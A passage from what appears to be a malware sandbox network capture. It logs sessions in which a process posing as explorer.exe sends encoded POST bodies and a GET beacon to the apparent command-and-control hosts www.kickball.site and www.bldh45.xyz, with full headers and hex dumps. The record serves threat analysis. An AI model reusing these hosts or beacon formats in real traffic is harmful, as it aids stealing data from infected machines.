4	192.168.2.4	49778	198.54.117.216	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 14, 2022 15:30:22.546966076 CEST	9210	OUT	POST /n6g4/ HTTP/1.1 Host: www.kickball.site Connection: close Content-Length: 409 Cache-Control: no-cache Origin: http://www.kickball.site User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.kickball.site/n6g4/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 33 66 65 3d 5a 4e 45 5a 34 68 33 30 28 71 39 44 6e 45 76 73 72 5a 49 6e 36 41 6b 32 52 32 42 6e 4c 49 58 75 79 44 6f 78 4b 39 65 5f 67 73 78 61 49 79 58 35 58 51 65 5a 78 6f 48 66 53 49 56 46 4e 38 66 38 65 6c 57 59 74 6c 44 44 69 38 54 41 76 35 32 35 47 65 48 68 62 38 68 63 59 49 4b 72 44 35 6e 4d 32 6a 48 30 50 54 56 42 78 59 32 73 53 55 50 68 52 67 35 44 68 66 42 50 55 61 78 5a 67 31 78 5f 6c 79 37 78 7e 57 34 76 6d 52 59 5f 79 55 45 64 6a 6d 4b 63 45 46 43 6e 77 37 6d 55 71 7a 6b 6a 58 64 4c 6a 53 48 59 36 4c 61 4a 4b 4a 71 74 75 64 4d 32 77 44 64 41 34 37 33 28 54 51 62 34 43 36 4f 59 6c 35 64 46 78 65 76 4f 77 6a 71 69 33 33 32 6e 49 63 48 58 64 58 5f 49 51 6f 49 42 63 72 31 70 5f 73 73 61 47 52 4d 58 55 48 69 66 61 70 65 33 45 35 38 57 4f 6d 59 45 33 44 72 6f 57 4a 30 77 74 67 5f 64 64 54 4d 4d 41 57 69 61 7a 45 37 4d 58 37 53 77 74 48 68 71 6b 38 31 55 4b 4a 44 76 66 4e 33 47 49 46 75 4a 6e 6b 41 44 39 4a 56 76 75 4a 5f 48 45 6f 6b 47 64 69 61 54 45 28 7a 33 32 6f 75 54 54 69 66 66 44 6f 72 67 75 74 59 44 36 56 37 4d 61 4d 4c 54 44 30 53 39 76 69 4a 38 57 45 38 56 33 58 52 4f 5a 41 67 71 31 61 71 4e 44 45 44 76 32 62 72 38 44 47 43 6a 6f 62 33 57 6e 79 6d 4a 42 6f 71 6a 58 46 4e 78 47 76 77 29 2e 00 00 00 00 00 00 00 00 Data Ascii: 3fe=ZNEZ4h30(q9DnEvsrZIn6Ak2R2BnLIXuyDoxK9e_gsxalyX5XQeZxoHfSlVFN8f8elWYtlDDi8TAv525GeHhb8hcYIKrD5nM2jH0PTVBxY2sSUPhRg5DhfBPUaxZg1x_ly7x~W4vmRY_yUEdjmKcEFCnw7mUqzkjXdLjSHY6LaJKjqtudM2wDdA473(TQb4C6OYl5dFxevOwjqi332nIcHXdX_IQoIBcr1p_ssaGRMXUHifape3E58WOmYE3DroWJ0wtg_ddTMMAWiazE7MX7SwtHhqk81UKJDvfN3GIFuJnkAD9JVvuJ_HEokGdiaTE(z32ouTTiffDorgutYD6V7MaMLTD0S9viJ8WE8V3XROZAgq1aqNDEDv2br8DGCjob3WnymJBoqjXFNxGvw).
May 14, 2022 15:30:22.719718933 CEST	9210	IN	HTTP/1.1 405 Not Allowed Date: Sat, 14 May 2022 13:30:22 GMT Content-Type: text/html Content-Length: 154 Connection: close Server: namecheap-nginx Allow: GET, HEAD Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6f 70 65 6e 72 65 73 74 79 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>405 Not Allowed</title></head><body> 405 Not Allowed <hr> openresty </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.4	49779	198.54.117.216	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 14, 2022 15:30:22.721510887 CEST	9224	OUT	POST /n6g4/ HTTP/1.1 Host: www.kickball.site Connection: close Content-Length: 36477 Cache-Control: no-cache Origin: http://www.kickball.site User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.kickball.site/n6g4/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 33 66 65 3d 5a 4e 45 5a 34 6a 7a 59 79 37 51 44 72 30 69 43 71 4d 73 7a 77 51 30 30 58 47 4e 69 53 70 4c 31 31 79 34 62 58 73 75 43 75 4f 78 45 5a 32 7a 55 54 58 54 4b 78 71 76 6d 59 71 68 42 48 38 62 5f 65 68 79 6d 74 6c 48 44 6a 39 36 4c 75 65 53 66 46 39 76 69 63 63 68 4b 4b 49 4b 75 48 34 36 71 32 6a 44 47 50 54 64 76 78 74 71 73 53 33 6e 68 54 6e 46 2d 76 66 42 4e 49 4c 42 7a 6b 31 73 41 6c 79 6a 58 7e 54 51 76 6e 68 63 5f 7a 33 4d 65 68 68 7e 62 63 46 43 75 7a 4c 6d 33 68 54 6f 33 58 64 48 4e 53 47 6b 36 4c 50 52 4b 4c 36 4e 75 66 37 69 7a 61 39 41 78 77 58 28 55 55 62 31 4d 36 4f 45 70 35 5a 31 4c 65 64 53 77 6a 61 69 32 68 48 76 41 59 51 36 46 56 38 55 33 6f 49 4e 31 72 67 77 71 73 75 66 54 57 39 6e 5a 4d 6b 71 4e 70 64 62 36 30 38 57 56 74 34 46 72 44 72 6f 63 4a 30 78 4f 67 2d 4e 64 54 50 73 41 57 42 79 7a 4d 37 4d 51 75 53 77 52 4c 42 72 32 34 77 4d 30 4a 44 33 6c 4e 32 7e 59 46 61 31 6e 72 77 7a 39 65 43 37 70 51 76 48 47 73 6b 47 38 6f 36 54 42 28 7a 33 55 6f 71 47 55 6a 6f 48 44 70 36 67 75 39 4c 6e 36 58 4c 4d 61 51 37 54 37 28 79 67 79 69 49 59 53 45 39 6b 49 58 69 69 5a 44 31 7e 31 61 4c 4e 44 49 54 76 32 54 4c 39 45 4c 68 61 46 59 6c 43 76 7e 6d 45 71 68 75 43 7a 4e 64 68 4f 31 45 56 42 78 77 33 4b 36 4b 4f 34 48 54 55 33 79 44 4d 41 42 53 64 76 62 37 58 70 6e 57 7a 59 57 4d 39 38 6c 71 52 48 35 6f 4f 7a 31 42 67 2d 53 70 43 54 79 58 28 62 49 41 6c 41 7a 6d 52 75 43 51 39 74 39 41 4a 2d 73 6a 76 58 4f 4d 7e 7a 4d 34 42 6b 6e 7a 4b 7a 49 69 55 32 6b 72 30 5a 6c 6a 73 70 68 72 49 45 79 44 56 45 59 32 73 46 73 35 6e 58 6f 68 54 45 78 73 50 61 75 42 6e 70 77 5f 35 52 72 33 33 64 70 4e 34 69 42 78 39 32 4d 4f 64 43 63 67 47 42 52 4b 62 70 6c 52 41 32 46 6c 52 71 71 6f 72 51 67 72 53 51 4c 62 4c 46 70 76 69 46 34 52 76 41 76 4d 59 33 4d 4d 73 76 48 53 74 41 39 49 77 4f 6b 43 56 41 34 56 64 66 61 59 31 41 6b 4d 43 49 4d 46 4c 78 51 51 64 6a 57 67 59 58 4a 43 42 73 70 66 79 6d 53 37 47 4a 47 71 36 45 57 6f 6e 59 4e 78 44 32 76 66 41 54 6f 32 56 63 38 48 49 54 37 67 4b 2d 43 56 52 69 41 4a 75 6f 56 7a 33 62 68 37 65 55 72 37 75 76 37 66 59 43 32 47 6d 66 78 6e 5a 2d 4f 5a 77 65 7e 70 47 33 39 71 4a 70 43 5f 49 44 4d 46 4a 41 46 48 33 79 58 74 68 64 7a 7a 6c 41 35 4f 68 76 58 4f 72 74 6d 4e 6d 65 78 56 28 41 55 39 58 38 46 31 34 6e 52 33 4d 57 4a 4a 48 43 67 4c 4f 75 7e 78 4e 50 6d 4e 5a 68 6e 73 54 36 6a 55 74 6f 75 46 67 5f 7a 4a 4f 5f 61 4c 39 38 72 70 66 4a 65 72 66 2d 4e 48 6a 50 4b 75 4a 46 67 75 32 65 53 65 37 6b 33 4e 4b 4b 6a 4c 69 4e 46 35 42 6f 6a 38 54 43 4f 61 33 4f 44 51 64 70 4c 69 38 5a 7e 5f 37 44 63 79 57 36 48 52 35 74 6e 79 56 5f 71 58 35 45 66 71 6f 77 47 6e 65 43 72 56 75 50 48 44 71 62 76 4e 70 63 56 34 6d 5a

Timestamp	kBytes transferred	Direction	Data
			78 45 76 43 38 34 75 42 67 52 30 51 76 7a 59 34 4e 35 50 4a 37 2d 4a 32 50 77 31 5f 30 7a 72 65 57 66 33 43 54 38 62 76 69 44 66 74 59 52 45 67 57 61 43 58 31 49 72 61 63 44 6e 71 76 78 6e 30 33 62 69 50 67 69 59 64 49 6b 55 68 68 77 63 53 59 72 6b 52 5a 55 5a 42 65 34 74 4d 44 67 36 51 57 64 71 2d 74 44 54 35 68 4c 31 6f 77 4a 39 35 56 43 6c 48 59 70 30 69 72 59 41 30 55 48 79 59 65 31 34 49 42 71 4b 49 51 35 6f 69 73 4f 6b 70 65 38 77 4b 57 77 57 47 6a 54 55 50 71 75 6e 4e 65 5f 74 4e 4c 43 45 63 42 64 44 57 48 37 57 52 4a 50 32 76 65 38 58 6b 74 72 53 6b 72 6f 4e 45 30 68 39 66 53 73 69 36 75 35 32 58 76 47 52 53 34 57 30 4c 6a 5f 44 61 65 56 49 5a 51 54 61 4b 71 72 6a 36 4b 31 4c 52 33 4e 61 5f 6e 4e 52 42 63 56 69 4f 72 50 30 55 70 6f 45 37 38 44 66 70 28 72 58 42 4d 43 4e 5a 7a 38 74 66 51 2d 6a 64 70 39 46 63 72 46 66 57 58 36 72 34 33 30 61 65 52 32 67 4b 6f 65 45 66 47 4f 6c 59 5a 61 4c 4b 63 38 6d 30 67 4c 59 75 51 70 65 72 65 4d 45 36 37 4d 75 36 72 4f 49 63 7a 30 53 54 4a 4c 54 2d 48 45 72 67 66 4a 66 62 44 45 71 4c 7a 71 31 44 50 46 34 65 34 68 74 30 36 63 75 49 51 67 69 74 4a 44 47 74 33 49 65 71 65 55 43 76 41 34 77 44 54 75 63 53 76 66 36 36 4e 34 54 67 48 4c 43 59 79 6a 49 49 71 31 54 74 4f 7a 6c 37 7a 7e 72 6b 30 30 42 6b 30 28 4f 6e 4b 59 4f 41 59 48 72 4c 4a 33 4c 4d 54 30 39 39 48 68 66 52 63 4f 46 6f 64 69 61 6c 6b 35 59 44 36 57 31 42 43 48 78 53 34 66
Data Ascii: 3fe=ZNEZ4jzYy7QDr0iCqMszwQ00XGNiSpL11y4bXsuCuOxEZ2zUTXTKxqvmYqhBH8b_ehymtlHDj9 6LueSfF9vicchKKlKuH46q2jDGPTdvxtqsS3nhTnF-vfBNILBzk1sAlyjX~TQvnhc_z3Mehh~bcFCuzLm3hTo3XdHN SGk6LPRKL6Nuf7iza9AxwX(UUb1M6OEp5Z1LedSwjai2hHvAYQ6FV8U3oIN1rgwqsufTW9nZMkqNpdb608WVt4FrDr ocJ0xOg-NdTPsAWByzM7MQuSwRLBr24wM0JD3lN2~YFa1nrwz9eC7pQvHGskG8o6TB(z3UoqGUjoHDp6gu9Ln6XLMa Q7T7(ygyiIYSE9klXiiZD1~1aLNDITv2TL9ELhaFYlCv~mEqhuCzNdhO1EVBxw3K6KO4HTU3yDMABSdvb7XpnWzYWM 98lqRH5oOz1Bg-SpCTyX(bIAlAzmRuCQ9t9AJ-sjvXOM~zM4BknzKzIiU2kr0ZljsphrIEyDVEY2sFs5nXohTExsPa uBnpw_5Rr33dpN4iBx92MOdCcgGBRKbplRA2FlRqqorQgrSQLbLFpviF4RvAvMY3MMsvHStA9IwOkCVA4VdfaY1AkM CIMFLxQQdjWgYXJCBspfymS7GJGq6EWonYNxD2vfATo2Vc8HIT7gK-CVRiAJuoVz3bh7eUr7uv7fYC2GmfxnZ-OZwe ~pG39qJpC_IDMFJAFH3yXthdzzlA5OhvXOrtmNmexV(AU9X8F14nR3MWJJHCgLOu~xNPmNZhnsT6jUtouFg_zJO_aL 98rpfJerf-NHjPKuJFgu2eSe7k3NKKjLiNF5Boj8TCOa3ODQdpLi8Z~_7DcyW6HR5tnyV_qX5EfqowGneCrVuPHDqb vNpcV4mZxEvC84uBgR0QvzY4N5PJ7-J2Pw1_0zreWf3CT8bxiDftYREgWaCX1IracDnqvxn03biPgiYdIkUhhwcSYr kRZUZBe4tMDg6QWdq-tDT5hL1owJ95VClHYp0irYA0UHyYe14IBqKIQ5oisOkpe8wKWwWGjTUPqunNe_tNLCEcBdDW H7WRJP2ve8XktrSkroNE0h9fSsi6u52XvGRS4W0Lj_DaeVIZQTaKqrj6K1LR3Na_nNRBcViOrP0UpoE78Dfp(rXBMC NZz8tfQ-jdp9FcrFfWX6r430aeR2gKoeEfGOlYZaLKc8m0gLYuQpereME67Mu6rOlcz0STJLT-HErgfJfbDEqLzq1D PF4e4ht06cuIQgitJDGt3IeqeeUCvA4wDTucSvf66N4TgHLCYyjIlq1TtOzl7z~rk00Bk0(OnKYOAYHrLJ3LMT099H hfRcOFodialk5YD6W1BCHxS4fGI8oh4kKbsR5ezM5_KHUAmltbCX7hOy9D0e6noA53iERvbjEMYqnDjjnYjHn6(XgL w62lLcWplKOqVv02U1c30sGUIy23pznTf94myMAiY7coTlgCAUMb5CdfwFJsKm2affEXQSs-ZKMe1QX-HDDNXStpki KKfQJ9GVr6db6wy6WuYsLOIG5dpgqn(4W07hPKdpPdR9lXdCn0oYHBh3cxyY(_zUFv75ld16Scbcfnobaqr VgN5MYe nQt25YJGKJJNNAz1v-Ay5hIHf25tJaD6qEJKBTJDV5E78_egg9xRm3DMTsboatfc8yyqOL7z~nxLVh1EM3l8EChw6W 7ClYcBFyqlnVmGPBNjW_VJO2HLK4hWRUYRQkzBfJIm8DfVI-P3RiDTI4Y_a4aFu5NHs-D7r2YbFOUY9xphLjMwjO6t fnJJtwPFwuL_fe(GnclnZ6CrUtDntMtT~8nJS2d677(5XSUAKojLkUwBgRTynjcx(xuSouNY4Q5IOn9vSLrTAqPRWb GxKrrvJtM3iCtcKyj3TRUP7K~3fabKSWjMeHA2eHCpfsvpyn8gcxbzIjQtfV30SpbErhcYNiPJobmJ3nkg8CtghAals3BEjIjA6i 3-~3rKphygnTOztWymjUKt(c9wwGEyNOnTmgIT9zoYbfj60uMeJamKsY4Qakw1ZEfKEmD7lwtCYzq3Z4X-Gfs2okRg ArlHez51xHV50AjQl777bamJ9K3EAJKGkeTb3C1VJR~z1ufcsAUvrK8PsSwEvIQpwxt8AbpPE0MtcgAF1H0ie_oZ8j OfCrqBjqaeaWoyKljkd-uhFEK4LldFCIeumQWTjIRNj2kwJ3(dTqdK3yEEjXvPJhKznYmhpNjvSucfmr0yEYYZWXCP zJgvTCpe76pnOLnf0Q8QJcIlZuZ5SC7KOUuNCAH-HGKOV_Bg0eOQ9T8YHAmHMKKufYN_0C9D1tXbsMYxnXHi2m6Kfj NYGW8gGR3S2H2Zy6XBKoRSu-XwGMKM8MWkbLmhL5ps(cc4eeDlJYF_q-cdlstIDpS_wJHoiOvjSlPd0Kl4kiOY0vam uMJ2J6qHYOh7ipRbeAjiHba2IFBBqvgmT8Fg5Pubb3kl3_d144~GZ5irKMe7x-S-yDKrJziOJ5cbF96GD4r9BJ9jlQ Doil8wMjV5Rw5l49BhKGK9qqCvrPYgkykPi4Mou_4zG-fJtOcs(u~4Cl~av20cxGLCcGpDBJ84W4zMXy0EBkRsZJW_ GBTZAjWnUh4MnbOVcStpab~MIGY6ADVoRL0fl1JWAfxcb4JYXXUjPlybf_v7fRuWxOahrH2oF4d5tLzwhJcaHj3PYk 1Q8u9sdgsd7iNsnl7yUYRP3N2PDUr_vl0kFVH5HeN-(JB6KPbeeTSdLYqa3DKxNU626uVJO2f7YMmGfnkj(akpadBx ASdaQatERHUnD7ZnK5vBN6ERmCE3SGUiSMBBbjB0A5wi~uPWoumr(6txI1GBvWLCQfM92V99gpREHbHblDdOyyL5y1 MvC07qQF9wJuHZyBY88lnyFIyo7fYpAo0R4tdR0CbK0qu_Wr5f6tm5c5xRkfYHRH(c5immu7q32_SodNvAlykrOEPT peXm76TK5ElT0PG2BSZksNqKYvIgDCGaiqKz0k(FlRsyJo0J6QtEW07IgqIb6F2-PMCO9WWSmhRng_OOwUY6fe1MeN 4PWhE4uQz5Sjrs9hHS4WRIAv0C4nIJghl9d6uByBlPtFqb54BgOam_(5rdC4xFdGZx~sTcrFlYs88LhsCP5tsfup6B jHWdY_uO9Yoff2IDVLk9quCwaIe4Tg5lvddr83bQp_X4jnVuAN28b35vNd8i74m4U_5zdsgkQTSAOGYkYM3-ja(nzk YcEQt0Cmow7bMC0bV55nL5YS(fRI4YevTOfV(8jo(kx2eRP-SSOVQ2XUSVwo(JXGF4E_XRwRiUiDL9NKAJVoB58b9D qdJ7OyIV8VuErbtLqlXQtVupyaZbN89AEG(ZQu6GdellpsyuueGJScYjnhkHgldaL2RjaA(mM-H9Z5BeDLL2(s1T7X NqAjYEtCAcBwrYmJWs2D90ckpGH1u59ZkzxG43QVk-MtMVyspkOl5-fbV3SpLTcBfa66JZZvL8zKwv80~0Xq8XlvhX lxMlBrhhPor5vLHgEiy2ocLGT6cwQ0JJDIAFgy5f2lA9292uPytl(z2oGIx3aigU(s3I5BWwzXoqeOXEoyMKSZ7uj2 Qob6D2VH2x75mwN1Eb7nxMAFYh2B0fzfO2KqNaHLqQXVLAHkxGebWKHAJZSBXImlDfL1FszsOrHXbW4X Ym8duLA2h00biU5usIUdDJ~-M0cVGbEEAZzFUpHyp-JBsb4tqNMa~gO9NRJsUnTczp~cT38EOZuwXoq85Dv3VUgvVF Neu7gpSjke(lM82vwAHpUru_bXUY6xT1JEdzxTQ-0Jvv1Kz9efXbJSEbLtMDfO(vDriebwRELn2GdSZqBNoxY3P85I 6m5kOqUjETW6mpRjwvrCI9AjXg0OKRYPtMF_NKGpIOEa82Cjuodpn5cWSejCRiFupc3ozyroiHNm3DbWEFcyphrLdx GToQmaQM0Nd7BBSL6uVoF2jkUvMTCBtLtqal~fdRuAqWJ9~VBZEI6Uqk9Y2qAy32hP0hurt9WnV6ZPww5Bt8BSCRyN c1FqxNGMlRUevVgFm_(t6dBIqrBpgkFKQpmjfP1IST0MZTtJ
May 14, 2022 15:30:22.894263029 CEST	9224	IN	HTTP/1.1 405 Not Allowed Date: Sat, 14 May 2022 13:30:22 GMT Content-Type: text/html Content-Length: 154 Connection: close Server: namecheap-nginx Allow: GET, HEAD Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6f 70 65 6e 72 65 73 74 79 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>405 Not Allowed</title></head><body> 405 Not Allowed <hr> openresty </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.4	49780	198.54.117.216	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 14, 2022 15:30:22.895159960 CEST	9233	OUT	GET /n6g4/?r2MLI=tjrDPFcXi&3fe=WPwjmGPV/4M22m+CqZhMswVRWzk0CJ3SgF5yTNe9lepyZyn4WVCBytWkJrB AR4vfZGHu HTTP/1.1 Host: www.kickball.site Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.4	49781	35.241.47.216	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 14, 2022 15:30:28.487941027 CEST	9234	OUT	POST /n6g4/ HTTP/1.1 Host: www.bldh45.xyz Connection: close Content-Length: 409 Cache-Control: no-cache Origin: http://www.bldh45.xyz User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.bldh45.xyz/n6g4/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 33 66 65 3d 52 70 4c 67 49 62 6c 5f 30 63 7e 41 70 57 36 7a 77 43 37 73 6e 64 69 62 74 4c 7e 42 6d 38 77 36 4d 76 48 76 67 79 33 58 4f 6c 39 54 50 49 38 45 63 34 50 74 4e 68 53 44 74 5f 7a 44 28 38 4e 79 30 31 42 56 65 30 39 63 44 35 50 51 73 38 53 55 6c 51 51 70 76 54 5a 46 59 55 45 4e 71 53 54 56 38 42 30 4d 57 47 35 47 65 53 6f 49 73 70 4a 58 72 50 33 41 79 48 72 68 77 71 6e 5f 50 6b 48 74 6a 64 79 79 43 69 42 5a 44 54 33 46 59 42 62 68 6d 6e 72 69 30 52 38 58 38 59 71 37 78 34 39 64 59 54 65 71 68 66 69 4a 70 6c 63 49 53 2d 70 4a 4e 32 75 65 74 47 65 4c 32 4d 62 76 62 53 72 5f 7a 6b 68 46 74 61 76 50 50 46 28 6f 77 52 77 6d 4c 47 74 4f 7e 7a 63 67 46 44 36 59 4e 4a 77 55 77 6a 62 6b 4d 4b 76 70 30 6b 41 54 6b 69 36 5f 6f 7a 66 67 6e 52 42 79 79 49 78 6f 6b 32 76 79 30 31 37 55 6d 6f 77 73 5a 71 37 51 42 54 4a 4f 35 70 42 4c 6f 49 6b 53 46 74 77 66 37 66 52 67 57 63 46 6e 65 58 56 45 72 66 61 4a 68 39 63 41 53 43 78 42 79 4e 62 45 43 32 58 44 69 77 66 67 49 59 7a 6e 33 44 43 36 6c 6a 41 46 79 4c 57 39 70 51 64 41 73 63 71 6b 7a 31 59 31 55 30 47 4d 4d 33 72 33 39 77 75 55 36 71 76 64 59 79 69 6d 71 5f 6e 68 69 33 49 6b 7e 48 7e 70 37 75 62 42 36 45 31 55 69 5a 6e 73 47 77 73 79 28 37 7a 35 69 41 29 2e 00 00 00 00 00 00 00 00 Data Ascii: 3fe=RpLgIbl_0c~ApW6zwC7sndibtL~Bm8w6MvHvgy3XOl9TPI8Ec4PtNhSDt_zD(8Ny01BVe09cD5PQs8SUlQQpvTZFYUENqSTV8B0MWG5GeSoIspJXrP3AyHrhwqn_PkHtjdyyCiBZDT3FYBbhmnri0R8X8Yq7x49dYTeqhfiJplcIS-pJN2uetGeL2MbvbSr_zkhFtavPPF(owRwmLGtO~zcgFD6YNJwUwjbkMKvp0kATki6_ozfgnRByyIxok2vy017UmowsZq7QBTJO5pBLoIkSFtwf7fRgWcFneXVErfaJh9cASCxByNbEC2XDiwfgIYzn3DC6ljAFyLW9pQdAscqkz1Y1U0GMM3r39wuU6qvdYyimq_nhi3Ik~H~p7ubB6E1UiZnsGwsy(7z5iA).
May 14, 2022 15:30:28.782715082 CEST	9273	IN	HTTP/1.1 405 Not Allowed Server: nginx/1.20.2 Date: Sat, 14 May 2022 13:30:28 GMT Content-Type: text/html Content-Length: 157 Via: 1.1 google Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 32 30 2e 32 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>405 Not Allowed</title></head><body> 405 Not Allowed <hr> nginx/1.20.2 </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.4	49782	35.241.47.216	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 14, 2022 15:30:28.506386995 CEST	9248	OUT	POST /n6g4/ HTTP/1.1 Host: www.bldh45.xyz Connection: close Content-Length: 36477 Cache-Control: no-cache Origin: http://www.bldh45.xyz User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.bldh45.xyz/n6g4/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 33 66 65 3d 52 70 4c 67 49 61 4a 51 74 76 4b 72 32 33 47 59 6a 6e 66 6a 7a 39 79 64 75 37 4c 50 6f 59 6b 78 4f 74 28 37 39 6e 4b 76 50 67 49 47 4c 34 67 70 58 66 71 6f 4e 68 44 6e 68 70 44 66 37 63 42 78 30 31 5a 37 65 31 4a 63 43 36 50 41 73 64 44 78 6d 7a 34 6d 72 7a 5a 54 5a 55 46 4c 75 51 33 30 38 42 41 69 57 47 42 6f 64 68 38 49 73 4e 68 58 38 59 6a 4a 39 48 71 71 7e 4b 33 72 42 45 44 6a 6a 5a 6e 74 43 69 39 5a 43 6a 37 46 59 67 4c 6d 67 6b 54 74 7a 42 38 57 70 6f 71 79 7e 59 34 6b 59 54 61 49 68 61 43 4a 75 58 34 49 44 39 68 4a 4a 33 75 64 7e 32 65 4f 67 38 62 59 4e 69 6e 55 7a 6b 39 7a 74 62 62 31 4d 33 6a 6f 77 68 77 64 50 58 6c 38 30 41 31 69 48 41 6e 30 4e 4a 73 78 77 58 54 73 4d 4c 76 4a 39 79 4e 37 36 55 47 56 6f 78 7a 65 68 78 42 32 38 6f 77 30 6b 32 75 46 30 31 37 36 6d 70 67 73 5a 70 4c 51 43 77 78 4f 79 70 42 49 7e 6f 6b 55 4d 4e 77 45 28 66 55 48 57 63 63 49 65 57 4e 2d 7e 38 75 4a 69 4a 59 41 48 78 70 4f 35 4e 62 43 47 32 57 52 31 67 66 72 49 59 7a 5a 33 48 32 71 6c 51 30 46 77 65 36 39 75 7a 31 41 76 73 71 6b 32 31 59 37 64 55 4c 4a 4d 78 44 37 39 78 7e 62 36 62 72 64 59 45 57 6d 71 62 54 68 69 48 49 6b 79 6e 28 59 30 64 71 72 28 78 68 64 7a 49 33 5f 4a 51 39 59 35 37 32 30 67 54 4f 72 34 64 44 48 6e 69 53 73 75 44 55 73 49 37 43 50 35 52 46 67 62 68 4f 31 67 70 66 77 71 63 78 65 4b 52 4b 33 38 79 63 38 64 51 59 45 63 76 6f 48 6a 4f 63 52 59 30 35 44 33 4c 4d 37 38 32 4e 6e 66 6a 4a 39 28 4c 35 33 7a 6e 6f 78 78 4b 55 4a 4c 42 28 74 61 65 36 69 4a 41 61 76 65 57 6c 74 58 56 4c 78 63 49 51 46 39 34 38 74 7a 44 6a 44 71 64 63 5a 56 48 4d 44 68 45 6e 36 71 4e 7e 63 67 42 69 71 59 58 45 57 4b 48 74 55 7a 39 32 52 62 52 33 7a 37 6d 50 38 61 67 58 48 57 55 32 33 37 6e 63 6c 51 32 74 36 48 31 48 78 69 4a 48 2d 62 70 4e 70 4d 30 5a 41 36 6c 32 4a 68 55 63 4d 28 68 41 53 4c 31 6f 78 39 63 53 2d 68 61 79 43 57 43 64 64 38 5f 68 39 76 72 45 4d 38 34 68 41 28 50 43 34 50 54 6c 57 4a 32 4c 51 71 6d 6a 6e 58 42 28 47 56 47 34 4e 6f 64 72 68

Timestamp	kBytes transferred	Direction	Data
			75 70 34 49 7a 33 50 55 61 58 7e 57 48 59 4e 2d 76 4f 57 4d 47 56 72 6b 79 6c 61 65 77 74 4c 44 66 68 4b 69 65 4a 78 37 78 76 77 73 31 6f 46 31 6f 75 41 49 41 66 28 30 68 59 49 54 7e 68 47 76 6c 34 70 36 4c 43 63 73 55 78 5a 43 53 65 43 53 75 59 69 4a 62 5f 61 45 4c 46 61 72 6c 74 50 44 6a 58 6b 33 4d 64 71 4c 72 30 38 70 32 75 33 59 35 4b 39 37 41 48 57 6a 57 35 36 6a 66 53 6c 30 68 32 34 35 49 4c 47 5a 37 33 53 53 78 4f 65 6a 35 67 45 38 75 59 28 76 41 7a 77 77 28 62 6a 32 53 2d 34 51 76 66 58 44 76 54 28 59 64 69 47 4c 56 72 69 47 6e 39 4e 54 41 77 32 30 30 71 62 41 47 30 49 6e 7a 78 38 38 68 53 67 30 6f 71 32 4b 42 31 63 4b 6b 6d 59 56 58 34 65 73 6c 41 57 48 68 4a 38 6e 77 30 36 30 5a 53 4a 43 55 34 45 56 74 57 69 30 76 55 78 56 61 59 51 6c 74 56 33 4e 35 74 52 6a 4c 58 75 6f 62 63 54 62 78 64 4f 6b 56 6 9 58 51 6e 44 57 31 57 55 75 4b 62 31 54 79 45 6a 6f 48 4d 51 35 